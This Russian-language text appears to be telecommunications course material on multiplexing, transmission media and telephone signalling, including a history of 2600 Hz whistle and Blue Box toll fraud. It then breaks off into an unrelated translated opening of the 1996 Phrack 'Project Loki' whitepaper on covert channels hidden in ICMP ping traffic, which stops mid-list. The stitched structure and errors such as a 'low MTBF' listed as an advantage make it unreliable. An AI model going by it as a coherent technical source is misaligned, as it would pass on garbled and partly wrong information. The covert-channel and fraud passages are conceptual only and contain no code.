Функция мультиплексоров

Аналоговые и цифровые сигналы переносятся между отправителем и получателем по каналам передачи. Передача информационных сигналов из точки A в точку B стоит денег. Поэтому для пользователей, озабоченных бюджетом, первостепенно важно минимизировать расходы на передачу.

Основная функция мультиплексоров — снижение расходов на линии сетевых каналов.

Мультиплексирование — это метод объединения множества отдельных сигналов для формирования единого составного сигнала. Это позволяет передавать несколько одновременных звонков по одной линии. Иметь отдельные линии для каждого телефона обошлось бы значительно дороже, чем мультиплексировать сигналы и отправлять их по одной линии.

Типичные современные каналы передачи способны передавать 24–30 звонков по одной линии. Это представляет значительную экономию как для конечных пользователей, так и для коммерческих операторов дальней и местной связи.

Полоса пропускания

Полоса пропускания среды передачи является критическим фактором при мультиплексировании. Полоса пропускания — это разница между наивысшей и наинизшей частотами в заданном диапазоне. Например, частотный диапазон человеческого голоса составляет от 300 до 3300 Гц. Следовательно, полоса пропускания голоса равна:

```
3300 Гц - 300 Гц = 3000 Гц
```

Мы также говорим о полосе пропускания среды передачи. Среда передачи может иметь полосу пропускания 9600 Гц. Это означает, что она способна передавать диапазон частот до 9600 Гц. Среда с большой полосой пропускания может передавать больше информации и разделяться на большее число каналов, чем среда с малой полосой пропускания.

Рассмотрим три различных метода мультиплексирования:

```
Мультиплексирование с частотным разделением каналов (FDM)
Мультиплексирование с временным разделением каналов (TDM)
Статистическое мультиплексирование с временным разделением (STDM)
```

Мультиплексирование с частотным разделением каналов (FDM)

FDM — старейший из трёх методов мультиплексирования. Он разделяет всю полосу пропускания канала передачи на несколько меньших полос. Например, канал с полосой пропускания 9600 Гц может быть разделён на четыре канала связи по 2400 Гц каждый. Таким образом, по одной линии могут одновременно активно вестись четыре телефонных разговора.

Логически сумма отдельных скоростей передачи не может превышать общую скорость передачи канала: канал 9600 Гц не может быть разделён на пять каналов по 2400 Гц, поскольку 5 × 2400 больше 9600.

Защитные полосы — узкие полосы пропускания (около 1000 Гц) между соседними информационными каналами (называемыми частотными банками), снижающие интерференцию между каналами.

Применение FDM сократилось в последние годы прежде всего потому, что FDM ограничено аналоговой передачей, тогда как растущая доля передачи является цифровой.

Мультиплексирование с временным разделением каналов (TDM)

Мультиплексирование с временным разделением каналов имеет два главных преимущества перед мультиплексированием с частотным разделением:

• Оно более эффективно
• Оно способно передавать цифровые сигналы

Вместо деления полосы пропускания на частотные сегменты TDM делит ёмкость канала передачи на короткие временные интервалы, называемые тайм-слотами.

TDM несколько сложнее воспринять концептуально, чем FDM. Аналогия помогает.

Задача:

> *Необходимо перевезти грузы пяти компаний из Нью-Йорка в Сан-Франциско. Каждая компания хочет, чтобы её груз прибыл в один и тот же день. Нужно быть как можно справедливее, чтобы груз одной компании не прибыл раньше груза другой. Груз каждой компании помещается в 10 вагонов, поэтому нужно отправить 50 вагонов. По существу, есть три разных способа это осуществить.*
> *1. Арендовать пять отдельных локомотивов и пять отдельных железнодорожных путей и отправить грузы каждой компании по отдельной линии.*
> *2. Арендовать пять отдельных локомотивов, но только один путь и отправить пять отдельных поездов по одной линии.*
> *3. Соединить все вагоны вместе и подцепить их к одному локомотиву и отправить по одному пути.*

Очевидно, наиболее экономически эффективным решением является вариант 3. Он позволяет сэкономить на аренде четырёх дополнительных железнодорожных линий и четырёх дополнительных локомотивов.

Для равномерного распределения грузов, чтобы груз каждой компании прибыл одновременно, вагоны можно расставить в следующем порядке:

```
Компания А + Компания В + Компания С + Компания А + Компания В + Компания С . . .
```

В Сан-Франциско вагоны были бы переформированы в исходные группы по 10 для каждой компании и доставлены к конечному месту назначения.

Именно в этом заключается принцип TDM. Использовать один путь (коммуникационный канал) и чередовать вагоны (части информации) от каждой отправляющей компании (телефона или компьютера).

Иными словами, каждый отдельный отсчёт голосового разговора или данных чередуется с отсчётами из других разговоров и передаётся по одной линии.

Допустим, четыре звонящих в Бостоне (1, 2, 3 и 4) хотят поговорить с четырьмя звонящими в Сиэтле (A, B, C и D). Задача — передать четыре отдельных голосовых разговора (вагоны) по одной линии (пути).

Голосовые разговоры дискретизируются PCM. Это разбивает каждый разговор на крошечные 8-битные пакеты. На мгновение звонящий 1 отправляет пакет получателю A. Затем звонящий 2 отправляет пакет получателю B — и так далее. В результате получается непрерывный поток чередующихся пакетов, как в нашем примере с поездом, только вагоны растянуты по всей стране. Заметим, что каждый четвёртый пакет принадлежит одному и тому же разговору. На принимающей стороне пакеты переформируются и отправляются соответствующему получателю со скоростью 8000 отсчётов в секунду.

Напомним, что если получатель слышит отсчёты со скоростью 8000 раз в секунду, это обеспечит хорошее качество воспроизведения голоса. Следовательно, пакеты передаются достаточно быстро, чтобы каждые 1/8000 секунды пакет от каждого отправителя поступал к соответствующему получателю. Иными словами, каждый разговор соединяется 8000 раз в секунду — достаточно для выполнения теоремы Найквиста.

В FDM канал делился на отдельные частотные каналы для использования каждым отправителем. Напротив, TDM делит канал на отдельные временные каналы. На краткий момент каждому отправителю выделяется вся полоса пропускания — ровно столько времени, чтобы отправить восемь бит информации.

Тайм-слоты TDM

Поскольку разновидность процесса TDM (называемая STDM) является основным методом коммутации, применяемым сегодня, важно представить эту непростую концепцию как можно более ясно. Вот более детальный взгляд на TDM с акцентом на «T» — от слова «время» (time).

Каждому передающему устройству выделяется тайм-слот, в течение которого ему разрешено передавать. Если есть три передающих устройства, например, будет три тайм-слота. Если четыре устройства — четыре тайм-слота.

Два устройства, одно передающее и одно принимающее, соединяются путём назначения им одного и того же тайм-слота цепи. Это означает, что в течение их кратковременного общего тайм-слота передающее устройство может отправить короткий всплеск информации (обычно восемь бит) принимающему устройству. В течение своего тайм-слота они используют всю полосу пропускания канала передачи, но лишь в течение короткого промежутка времени. Затем последовательно следующим передающим устройствам выделяются тайм-слоты, в течение которых они тоже используют всю полосу пропускания.

Тактовые генераторы A и B на каждом конце передачи должны работать синхронно. Они вращаются синхронно, каждый мгновенно входя в контакт с двумя синхронизированными устройствами (одним отправителем и одним получателем). Именно в один и тот же момент тактовый генератор A будет в контакте с отправителем 1, а тактовый генератор B — с получателем 1, позволяя передать один отсчёт (8 бит) информации. Затем оба повернутся так, что тактовый генератор A войдёт в контакт с отправителем 2, а тактовый генератор B — с получателем 2. Снова передастся один отсчёт информации. Этот процесс повторяется столько, сколько нужно.

Как быстро должен вращаться тактовый механизм? Снова ответ — теорема Найквиста. Если сигнал дискретизируется 8000 раз в секунду, на принимающей стороне получается точное представление голоса. Та же теория применима и к TDM. Если тактовый механизм вращается 8000 раз в секунду, скорость передачи от каждого отправителя и получателя также должна составлять

8000 раз в секунду. Это так, потому что каждый оборот двух тактовых механизмов приводит к тому, что каждое входное и выходное устройство входит в контакт один раз. TDM не работает, если синхронизация тактового механизма нарушена.

Каждая группа битов от одного оборота тактового механизма называется кадром. Один из методов поддержания синхронизации — вставка кадрового бита в конце каждого кадра. Кадровый бит предупреждает демультиплексор об окончании кадра.

Статистическое мультиплексирование с временным разделением (STDM)

STDM — усовершенствованная форма TDM и основной метод коммутации, применяемый сегодня. Недостаток процесса TDM состоит в том, что если устройство в данный момент не передаёт, его тайм-слот остаётся неиспользованным и, следовательно, тратится впустую.

Напротив, в STDM пропускная способность назначается динамически. Если устройство не передаёт, его тайм-слот может использоваться другими устройствами, ускоряя их передачу. Иными словами, тайм-слот назначается устройству только в том случае, если ему есть что передать. STDM устраняет неиспользуемую пропускную способность.

---

7. Среды передачи

Голосовая и информационная данные представлены волновыми формами и передаются к удалённому получателю. Однако информация не маршрутизируется магически сама по себе из точки A в точку B. Она должна следовать по некоему заранее определённому пути. Этот путь называется средой передачи или иногда каналом передачи.

Тип выбранной среды передачи для соединения отправителя и получателя может оказать огромное влияние на качество, стоимость и успех передачи. Выбор неправильной среды может сделать разницу между эффективной и неэффективной передачей.

Эффективность означает выбор наиболее подходящей среды для данной передачи. Например, наиболее эффективной средой для обычного звонка из дома к соседу, вероятно, является простая пара медных проводов. Это недорого и решает задачу. Но для двусторонней видеоконференции из Бомбея в Бёрбанк пара проводов может оказаться наименее эффективной средой.

Существует ряд характеристик, определяющих пригодность каждой среды для конкретных применений:

```
- стоимость
- простота установки
- ёмкость
- частота ошибок
```

Терминология

Среды передачи, используемые в телекоммуникациях, можно разделить на две основные категории: проводные и беспроводные. Примеры проводных сред: медный провод, коаксиальный кабель и оптическое волокно. Беспроводные среды включают микроволновые и спутниковые.

• **Канал** — это путь, по которому передаётся информация. Все пять сред служат каналами для соединения двух и более устройств.

• **Коммуникационный путь** — это путь связи внутри канала. Канал может содержать один или несколько путей. Мультиплексирование делит одно физическое соединение (канал) на несколько путей связи.
• **Полоса пропускания** канала — это диапазон частот, которые он может нести. Чем больше диапазон частот, тем больше информации может быть передано.
• **Ёмкость** — это объём информации, который может пройти через канал за заданный промежуток времени. Канал с высокой ёмкостью имеет большую полосу пропускания — широкий диапазон частот — и, следовательно, может передавать много информации.

Медный кабель

Медный кабель исторически является наиболее распространённой средой. Он существует уже много лет и сегодня наиболее широко используется в абонентской линии — соединении между жилым домом или предприятием и местной телефонной компанией.

Медные кабели обычно изолированы и скручены парами для минимизации помех и искажения сигнала между соседними парами. Скручивание проводов в пары обеспечивает лучшее качество звука, способного распространяться на большее расстояние.

Экранированная витая пара — это медный кабель с улучшенной изоляцией для снижения высокой частоты ошибок, связанной с медной передачей, за счёт значительного уменьшения затухания и шума.

Медная кабельная передача требует усиления сигнала примерно каждые 1800 метров из-за затухания.

Преимущества медного кабеля

• Его много, и цена относительно невысока.
• Установка медного кабеля относительно проста и недорога.

Недостатки медного кабеля

• Медь имеет высокую частоту ошибок.
• Медный кабель более восприимчив к электромагнитным помехам (ЭМП) и радиочастотным помехам (РЧП), чем другие среды. Эти эффекты могут создавать шум и мешать передаче.
• Медный кабель имеет ограниченную полосу пропускания и ограниченную пропускную способность. Частотный диапазон (полоса пропускания) медного кабеля относительно мал — около одного мегагерца. Медные каналы можно разделить на меньшее число потоков и они переносят меньше информации, чем другие среды.

Типичные применения медного кабеля

• Жилые линии от домов до местного CO (абонентская линия).
• Линии от телефонных станций предприятий к внутренней АТС.

Коаксиальный кабель

Коаксиальный кабель был разработан для обеспечения более эффективной защиты проводов от внешнего воздействия, а также большей ёмкости и полосы пропускания по сравнению с медным кабелем.

Коаксиальный кабель состоит из центрального проводника, окружённого изоляцией, экраном и наружной оболочкой.

Коаксиальный кабель требует усиления сигнала примерно каждые 2000 метров.

Преимущества коаксиального кабеля

• Более широкая полоса пропускания и большая ёмкость каналов, чем у медного провода. Может передавать больше информации по большему числу каналов.
• Более низкая частота ошибок. Благодаря лучшей изоляции коаксиальный кабель меньше подвержен искажениям, шуму, перекрёстным помехам и другим ухудшениям сигнала.
• Большее расстояние между усилителями.

Недостатки коаксиального кабеля

• Высокие монтажные расходы. Он толще и менее гибок, с ним сложнее работать, чем с медным проводом.
• Стоимость одного метра выше, чем у медного кабеля.

Типичные применения

• Сети передачи данных
• Сети дальней связи
• Соединения CO-CO

Микроволновая связь

Для микроволновой передачи электрические или световые сигналы должны быть преобразованы в высокочастотные радиоволны. Микроволновое радио передаёт на высоком конце частотного спектра — от одного гигагерца (один миллиард Гц) до 30 ГГц.

Сигналы передаются через атмосферу путём прямого наведения одной антенны на другую. Между передающей и принимающей антеннами должна существовать чёткая прямая видимость, поскольку микроволны распространяются по прямой. Из-за кривизны земли микроволновые станции располагаются на расстоянии от 30 до 60 километров друг от друга.

Для компенсации затухания каждая башня оснащена усилителями (для аналоговой передачи) или повторителями (для цифровой передачи).

До появления оптоволоконного кабеля в 1984 году микроволновая связь служила основной альтернативой коаксиальному кабелю для общественных телефонных компаний.

Преимущества микроволновой связи

• Высокая ёмкость. Более широкая полоса пропускания, чем у медного или коаксиального кабеля, что обеспечивает более высокие скорости передачи и большее число голосовых каналов.
• Низкая частота ошибок.
• Микроволновые системы можно быстро и недорого устанавливать и демонтировать. Их можно эффективно перераспределять туда, где они наиболее нужны. Микроволновая связь часто применяется в сельской местности, поскольку антенны можно загрузить на грузовики, переместить в нужное место и быстро установить.
• Требует очень мало энергии для передачи сигналов от антенны к антенне, поскольку передача не рассеивается в атмосфере.
• Низкое среднее время между отказами (MTBF) — 100 000 часов, или всего шесть минут простоя в год.
• Хорошо подходит для обхода неудобного рельефа, такого как горы и водоёмы.

Недостатки микроволновой связи

• Восприимчивость к атмосферным помехам: дождь, снег и жара могут вызывать отклонение и изменение микроволнового пучка, влияя на качество сигнала.

• Антенны должны быть направлены по прямой линии видимости. Это может быть проблемой в определённом рельефе или в переполненных городах. Временные физические прерывания линии видимости, такие как птица или самолёт, пролетающие через путь сигнала, могут вызвать нарушение сигналов.
• Использование микроволн должно быть зарегистрировано в соответствующих регулирующих органах. Эти органы осуществляют мониторинг и распределение частотных присвоений для предотвращения взаимных помех.
• Широкое использование микроволн во многих оживлённых городских районах привело к насыщению эфира, ограничивая доступность частот.

Типичные применения

• Частные сети
• Сети дальней связи

Спутниковая связь

Спутниковая связь является быстро растущим сегментом рынка телекоммуникаций, поскольку обеспечивает надёжные высокоёмкие каналы.

Во многих отношениях спутниковая связь аналогична микроволновой. Оба используют одни и те же очень высокочастотные (ОВЧ) радиоволны и оба требуют передачи в прямой видимости. Спутник выполняет по существу ту же функцию, что и микроволновая башня.

Однако спутники расположены на высоте 36 000 километров над землёй на геосинхронной орбите. Это означает, что они остаются неподвижными относительно данной точки на поверхности Земли.

Ещё одно отличие между микроволновой и спутниковой связью — методы передачи сигналов. Микроволновая связь использует только одну частоту для отправки и приёма сообщений. Спутники используют две разные частоты — одну для восходящей линии связи и одну для нисходящей.

Устройство, называемое транспондером, находится на борту спутника. Оно принимает восходящий сигнал от наземной микроволновой антенны, усиливает (аналог) или регенерирует (цифровой) сигнал, затем ретранслирует нисходящий сигнал к антенне назначения на земле. Современные спутники имеют до 48 транспондеров, каждый из которых имеет ёмкость более 100 Мбит/с.

Из-за большого расстояния, на которое путешествует сигнал, спутниковой связи присуща задержка распространения в 1/2 секунды. Задержка распространения заметна в телефонных разговорах и может быть губительной для передачи данных.

Уникальное преимущество спутниковой связи — стоимость передачи не зависит от расстояния. Отправить сообщение через улицу стоит столько же, сколько отправить его вокруг света.

Другая уникальная характеристика — возможность обеспечить передачу «точка — многоточка». Область поверхности земли, где могут приниматься нисходящие спутниковые сигналы, называется зоной покрытия. Информация, поданная с Земли, может транслироваться и ретранслироваться на любое число принимающих антенн в зоне покрытия спутника. Телевизионное вещание — распространённый пример передачи «точка — многоточка».

Преимущества спутниковой передачи

Спутниковая передача обеспечивает доступ к широким географическим районам (вплоть до размеров зоны покрытия спутника), вещание «точка — многоточка», большую полосу пропускания и высокую надёжность.

Недостатки спутниковой передачи

Проблемы спутниковой передачи включают задержку распространения, требования к лицензированию регулирующими органами, проблемы безопасности, связанные с широковещательным характером спутниковой передачи. Нежелательные стороны в зоне покрытия спутника могут незаконно принимать нисходящую передачу. Установка требует наличия спутника на орбите.

Оптическое волокно

Оптическое волокно — наиболее недавно разработанная среда передачи. Оно представляет огромный шаг вперёд в пропускной способности. Недавние испытания зафиксировали скорость передачи 350 Гбит/с (350 миллиардов бит) — достаточно полосы пропускания для поддержки миллионов голосовых звонков. Кроме того, недавно проведённый рекордный эксперимент передал сигналы на 10 000 км без использования повторителей, хотя на практике нормой является 80–300 км (вспомним необходимость повторителей каждый километр или около того при использовании медного провода и коаксиального кабеля).

Оптоволоконная связь использует частоты света для передачи сигналов. Устройство, называемое модулятором, преобразует аналоговые или цифровые электрические сигналы в световые импульсы. Источник света пульсирует светом миллиарды и даже триллионы раз в секунду (подобно фонарику, который включают и выключают, только намного быстрее). Эти световые импульсы переводятся в двоичный код. Положительный световой импульс представляет 1; отрицательный световой импульс (отсутствие света) представляет 0. Оптическое волокно по своей природе является цифровым.

Затем свет передаётся по стеклянному или пластиковому волокну диаметром примерно с человеческий волос. На принимающей стороне световые импульсы детектируются и преобразуются обратно в электрические сигналы фотоэлектрическими диодами.

Преимущества оптического волокна

• Чрезвычайно высокая полоса пропускания. Фактически полоса пропускания оптического волокна почти бесконечна и ограничена лишь способностью инженеров увеличивать частоту световых импульсов. Текущие технологии достигают частоты 100 терагерц (один миллион миллиардов).
• Оптическое волокно не подвержено помехам или электромагнитным нарушениям в отличие от других сред.
• Чрезвычайно низкая частота ошибок — примерно одна ошибка на 1 000 000 000 000.
• Низкие энергетические потери, что означает меньшее число повторителей/регенераторов на километр при передаче на большие расстояния.
• Волокно изготавливается из стекла, а стекло делается из песка. Нехватки сырья для волокна никогда не будет.

Недостатки оптического волокна

• Высокие монтажные расходы: в настоящее время установка оптоволоконной системы обходится примерно в 41 000 долларов за км, преимущественно из-за высокой стоимости сращивания и соединения волокон.
• Потенциальным недостатком является огромная пропускная способность: фермер или строитель может ненамеренно перерубить оптоволоконный кабель, и целый город может потерять телефонную связь из-за одного незначительного происшествия.

---

8. Сигнализация

Типы сигналов

Когда абонент снимает трубку, чтобы совершить звонок, он набирает цифры для передачи сигнала сети. Набранные цифры запрашивают цепь и сообщают сети, куда маршрутизировать вызов — достаточно простая процедура для звонящего. Но на самом деле она включает чрезвычайно сложный лабиринт сигнализации к коммутаторам и телефонам и от них для маршрутизации и мониторинга вызова. Функции сигнализации можно разделить на три основные категории.

Надзорная (supervisory) сигнализация

Надзорные сигналы сообщают вызываемому абоненту и CO о состоянии линий и магистралей — свободны ли они, заняты или запрашивают обслуживание. Сигналы обнаруживают и инициируют обслуживание на запрашивающих линиях и магистралях. Сигналы активируются изменениями электрического состояния и вызываются такими событиями, как снятие или опускание трубки. Их вторая функция — обработка запросов на телефонные услуги, такие как ожидание вызова.

Адресная (addressing) сигнализация

Адресные сигналы определяют место назначения вызова. Они передают маршрутизирующую информацию по всей сети. Два наиболее важных из них:

• **Импульсный набор:** эти адресные сигналы генерируются попеременным размыканием и замыканием контакта в дисковом телефоне, через который протекает постоянный ток. Число импульсов соответствует набранной цифре.
• **Тональный набор:** эти адресные сигналы посылают уникальный тон или комбинацию тонов, соответствующих набранной цифре.

Оповещающая (alerting) сигнализация

Оповещающие сигналы информируют абонента об условиях обработки вызова. Эти сигналы включают:

• Гудок (сигнал готовности к набору)
• Звонок телефона
• Мигающие огни вместо звонка
• Сигнал занято

Рассмотрим, как сигнализация используется для установления типичного вызова по публичной сети.

```
Шаг 1 - Абонент А снимает трубку

Шаг 2 - CO обнаруживает изменение состояния в линии абонента.
         CO отвечает, отправляя оповещающий сигнал (гудок)
         абоненту А, объявляя, что набор может начаться. CO
         отмечает вызывающую линию как занятую, чтобы другие
         абоненты не могли позвонить в неё. Если другой абонент
         попытается позвонить абоненту А, он получит оповещающий
         сигнал занято. Абонент А набирает цифры, используя
         тоны с клавиатуры или импульсы набора с дискового телефона.

Шаг 3 - Набранные цифры отправляются как адресные сигналы
         от абонента А к CO А

Шаг 4 - CO А маршрутизирует адресные сигналы к CO В.

Шаг 5 - Надзорные сигналы в CO В проверяют абонента В,
         чтобы определить, свободна ли линия. Линия свободна.

Шаг 6 - CO В отправляет оповещающие сигналы абоненту В,
         которые вызывают звонок телефона абонента В.
```

Это пример местного вызова, за который абоненту не выставлялся счёт. Если бы вызов был тарифицируемым, дальним, он использовал бы надзорный сигнал, известный как контроль ответа. Когда принимающая сторона дальнего вызова снимает трубку, она отправляет сигнал в свой местный CO. CO затем отправляет сигнал контроля ответа в CO звонящего, сообщая, что телефон был снят и пора начинать тарификацию.

Где в цепи происходит сигнализация?

Сигнализация может происходить только в трёх местах:

• **Внутриполосная (In-band)** — означает по той же цепи, что и голос, в диапазоне голосовых частот (от 300 до 3400 Гц).
• **Внеполосная (Out-of-band)** — означает по той же цепи, что и голос, вне диапазона голосовых частот (3400–3700 Гц).
• **Общеканальная (CCS)** — означает, что сигнализация происходит по полностью отдельной цепи.

Частотный диапазон человеческого голоса составляет примерно 0–4000 Гц. Однако большинство голосовых сигналов находятся в диапазоне от 300 до 3400 Гц. Поэтому для экономии полосы пропускания телефоны распознают только сигналы от 300 до 3400 Гц. Теоретически человек с чрезвычайно высоким голосом мог бы испытывать трудности с общением по телефону.

Внутриполосная и внеполосная сигнализация

Внутриполосная сигнализация (300–3400 Гц) может принимать форму либо тона одной частоты (SF-сигнализация), либо комбинации тонов (двухтональный многочастотный набор — DTMF). DTMF — это привычный тональный набор.

Внеполосная сигнализация (3400–3700 Гц) всегда однотональная (SF).

Иными словами, используя диапазон частот от 300 до 3700 Гц, существует три метода сигнализации:

```
Метод A:    Внутриполосный (300–3400 Гц) однотональный (SF)

Метод B:    Внутриполосный (300–3400 Гц) многотональный (DTMF)

Метод C:    Внеполосный (3400–3700 Гц) однотональный (SF)
```

Однотональная (SF) сигнализация

Методы A и C являются примерами однотональной (SF) сигнализации. SF-сигнализация используется для определения занятости телефонной линии (контроль) и для передачи импульсов набора (адресация).

Метод A: Внутриполосная SF-сигнализация использует тон 2600 Гц, передаваемый в диапазоне голосовых частот (диапазон голосовых частот — от 300 до 3300 Гц), по речевому тракту. Чтобы не мешать речи, он присутствует до вызова, но убирается, как только цепь захвачена и начинается разговор. После завершения разговора сигнализация может возобновиться. Однако во время разговора он не сигнализирует, поскольку мешал бы голосу, который также может передаваться на частоте 2600 Гц. Специальное оборудование предотвращает случайное включение сигналов случайными речевыми частотами 2600 Гц.

Метод C: Для улучшения работы сигнализации была разработана внеполосная SF-сигнализация. Она использует частоты выше диапазона голосовых частот (в полосе пропускания 3400–3700 Гц) для передачи сигналов.

Проблема методов A и C состоит в том, что они легко уязвимы к мошенничеству. В конце 1960-х годов один из самых популярных хлопьев для завтрака в Америке проводил акцию, в ходе которой раздавал миллионы детских свистков, по одному в каждой специально маркированной коробке.

General Mills, производитель хлопьев, никогда не предполагала, к какому мошенничеству это приведёт. Оказалось, что свистки издавали чистый тон 2600 Гц — именно тот, что использовался в методе А. Не прошло много времени, как хакеры обнаружили: если свистеть в трубку во время дальнего звонка, это обманывает тарификационное оборудование телефонной компании, и плата не взимается.

Этот трюк превратился в небольшую кустарную индустрию, кульминацией которой стали пресловутые массово производимые «Blue Box», воспроизводившие тоны, обманывавшие тарификационное оборудование на миллионы долларов.

Метод В: DTMF был введён для преодоления этого мошенничества, а также для обеспечения лучшего сигнального обслуживания абонентов. Вместо генерации лишь одной сигнальной частоты DTMF передаёт числовую адресную информацию с телефона, посылая комбинацию двух частот — одной высокой и одной низкой — для представления каждой цифры/буквы, а также символов * и # на клавиатуре. Используемые тоны расположены в центре диапазона частот голосовой связи для минимизации эффектов искажения.

Недостатки SF и DTMF-сигнализации

У SF и DTMF-сигнализации есть недостатки, которые способствуют их замене в цепях дальней оплачиваемой связи. Наиболее важный — эти сигналы потребляют время в цепи, не принося дохода. Каждый электрический импульс, будь то голосовой разговор или сигнальная информация, потребляет время цепи. Голосовые разговоры тарифицируются. Сигнализация — нет. Поэтому в интересах телефонных операторов минимизировать сигнализацию.

К сожалению, почти половина всех платных звонков не завершается, поскольку вызываемый абонент занят, недоступен или из-за блокировки в CO. Тем не менее для попытки установить и затем разорвать вызов должны генерироваться сигналы. Сигналы генерируются, но доход не извлекается. Для незавершённых вызовов эти сигналы конкурируют за скудные ресурсы цепи с доходоприносящими сигналами (вызовы которых были завершены).

Общеканальная сигнализация (CCS)

CCS принесла сети ряд преимуществ:

• Сигнальная информация была выведена из голосового канала, поэтому управляющая информация могла передаваться одновременно с голосом, не занимая ценную полосу пропускания голосового канала.
• CCS устанавливает вызовы быстрее, сокращая время сигнализации и освобождая скудные ресурсы.
• Стоит дешевле, чем традиционная сигнализация.
• Улучшает производительность сети.
• Снижает мошенничество.

Система сигнализации №7 (SS7)

Сегодня крупные операторы дальней связи используют версию CCS под названием Система сигнализации №7 (SS7). Это стандартный протокол, разработанный CCITT — органом, устанавливающим международные стандарты.

Общеканальная сигнализация (CCS)

CCS — радикальный отход от традиционных методов сигнализации. Она передаёт сигналы по совершенно иной цепи, чем голосовая информация. Сигналы от сотен или тысяч голосовых разговоров передаются по единому общему каналу.

Введённая в середине 1970-х годов CCS использует отдельную сигнальную сеть для передачи информации об установлении вызовов, тарификации и надзорной информации. Вместо отправки

сигналов по тем же коммуникационным путям, что и голос или данные, CCS задействует полноценную сеть, посвящённую исключительно сигнализации.

Петлевой и земляной старт сигнализации

Установление соединения с постоянным электрическим током с CO может осуществляться несколькими способами.

Петлевой старт (Loop Start)

Внутри CO находится мощная центральная батарея, обеспечивающая ток для всех абонентов. Петлевой старт — это метод установления тока от CO к телефону абонента.

Два основных компонента конфигурации петлевого старта:

• **Провод «tip»** (также называемый линией A) — часть петли линии между CO и телефоном абонента, подключённая к положительной, заземлённой стороне батареи.
• **Провод «ring»** (также называемый линией B) — часть петли линии между CO и телефоном абонента, подключённая к отрицательной, незаземлённой стороне батареи.

Для установления соединения с петлевым стартом с CO абонент снимает трубку. Это замыкает путь постоянного тока между tip и ring и позволяет току течь в петле от батареи CO к абоненту и обратно к батарее. После того как ток начинает течь, CO может отправлять оповещающие сигналы (гудок) абоненту для начала соединения.

Проблема петлевого старта — явление, называемое «захватом» (glare), возникающее в магистралях между CO и ATC. Когда вызов поступает в ATC от CO-магистрали, единственный способ, которым ATC узнаёт о занятости магистральной цепи, — это сигнал вызова, отправляемый из CO.

К сожалению, сигнал вызова передаётся с интервалами шесть секунд. До шести секунд за раз ATC не знает, что по этой цепи есть вызов. Если внутренний пользователь ATC хочет совершить исходящий звонок, ATC может захватить занятую магистраль одновременно. Результат — растерянные пользователи на обоих концах линии и прерывание обоих вызовов.

Земляной старт (Ground Start)

Земляной старт преодолевает захват, немедленно задействуя сигнал захвата цепи на занятой магистрали. Сигнал предупреждает ATC о том, что цепь занята входящим вызовом и не может использоваться для исходящего.

Земляной старт достигается CO путём заземления стороны tip линии немедленно при захвате входящим вызовом. ATC обнаруживает заземлённый tip и получает сигнал не захватывать эту цепь для исходящего вызова, даже до начала звонка.

Поскольку земляной старт столь эффективен в преодолении захвата, он обычно применяется в магистралях между CO и ATC.

E&M-;сигнализация

E&M-сигнализация используется в соединительных линиях, связывающих два частных телефонных коммутатора. В E&M-сигнализации информация передаётся от одного коммутатора к другому по двум парам проводов. Голосовая информация передаётся по первой паре, как и в петлевом или земляном старте. Однако вместо отправки сигнальной информации по той же паре проводов она передаётся по второй паре.

Project Loki

Автор: daemon9 AKA route (whitepaper), daemon9 && alhambra (sourcecode)
для Phrack Magazine, август 1996, Guild Productions

комментарии: route@infonexus.com / alhambra@infonexus.com

Введение

Ping-трафик повсеместно распространён почти в каждой сети и подсети на базе TCP/IP. Он имеет стандартный формат пакетов, распознаваемый каждым маршрутизатором с поддержкой IP, и универсально применяется для управления сетью, тестирования и измерений. Именно поэтому многие межсетевые экраны и сети считают ping-трафик безвредным и пропускают его беспрепятственно. Данный проект исследует, почему такая практика может быть небезопасной. Оставляя в стороне очевидную угрозу в виде набившей оскомину атаки типа «отказ в обслуживании», использование ping-трафика способно открывать скрытые каналы в тех сетях, где он разрешён.

Локи — скандинавский бог обмана и плутовства, «Владыка Хаоса» — был известен своим подрывным поведением. Для него было типично всё переворачивать и инвертировать. Именно из-за скрытного характера нашей разработки мы решили назвать этот проект в его честь.

Проект Loki состоит из whitepaper, подробно описывающего данный скрытый канал. Исходный код на данный момент не распространяется.

Обзор

Данный whitepaper представляет собой полное описание скрытого канала, существующего в сетях, где разрешён ping-трафик (далее именуемый в более общем смысле трафиком ICMP_ECHO — см. ниже). Документ организован по разделам:

• Раздел I. Общие сведения об ICMP и программе Ping
• Раздел II. Базовая теория межсетевых экранов и скрытые каналы
• Раздел III. Концепция Loki
• Раздел IV. Обсуждение, обнаружение и предотвращение
• Раздел V. Список литературы

(Читателям, незнакомым с набором протоколов TCP/IP, рекомендуется предварительно ознакомиться с материалом по адресу: ftp://ftp.infonexus.com/pub/Philes/NetTech/TCP-IP/tcipIp.intro.txt.gz)

Раздел I. Общие сведения об ICMP и программе Ping

Протокол межсетевых управляющих сообщений (ICMP) является вспомогательным компонентом IP-уровня. Это протокол без установления соединения, используемый для передачи сообщений об ошибках и прочей информации на одноадресные адреса. ICMP-пакеты инкапсулируются внутри IP-датаграмм. Первые 4 байта заголовка одинаковы для всех ICMP-сообщений, тогда как остальная часть заголовка различается в зависимости от типа сообщения. Всего существует 15 различных типов ICMP-сообщений.

Нас интересуют ICMP-типы 0x0 и 0x8. Тип 0x0 обозначает ICMP_ECHOREPLY (ответ), а тип 0x8 — ICMP_ECHO (запрос). Обычный порядок взаимодействия таков: пакет типа 0x8 вызывает ответ типа 0x0 от принимающего сервера. (Как правило, этим «сервером» является само ядро операционной системы целевого узла. Большинство ICMP-трафика по умолчанию обрабатывается ядром.) Именно это и делает программа ping.

Ping отправляет один или несколько пакетов ICMP_ECHO на указанный узел. Целью может быть простая проверка доступности хоста. Пакеты ICMP_ECHO также могут включать секцию данных. Эта секция используется при задании опции записи маршрута или, в более распространённом случае (обычно по умолчанию), для хранения временно́й информации с целью определения времени двойного обхода. (Подробнее см. man-страницу ping(8).) Выдержка из man-страницы ping:

> *«...Заголовок IP без опций занимает 20 байт. Пакет ICMP ECHO_REQUEST содержит дополнительно 8 байт заголовка ICMP, за которыми следует произвольное количество данных. При указании размера пакета имеется в виду размер этой дополнительной части данных (по умолчанию — 56). Таким образом, объём данных, получаемых внутри IP-пакета типа ICMP ECHO_REPLY, всегда будет на 8 байт больше, чем запрошенное пространство данных (заголовок ICMP)...»*

Хотя полезная нагрузка нередко содержит временну́ю информацию, ни одно устройство не проверяет содержимое данных. Как выясняется, эти данные могут быть произвольными не только по объёму, но и по содержанию. Вот в чём и состоит суть скрытого канала.

Раздел II. Базовая теория межсетевых экранов и скрытые каналы

Основной принцип теории межсетевых экранов прост: защитить одну сеть от другой. Это можно конкретизировать в виде трёх основополагающих правил:

1. Весь трафик, проходящий между двумя сетями, должен проходить через межсетевой экран.
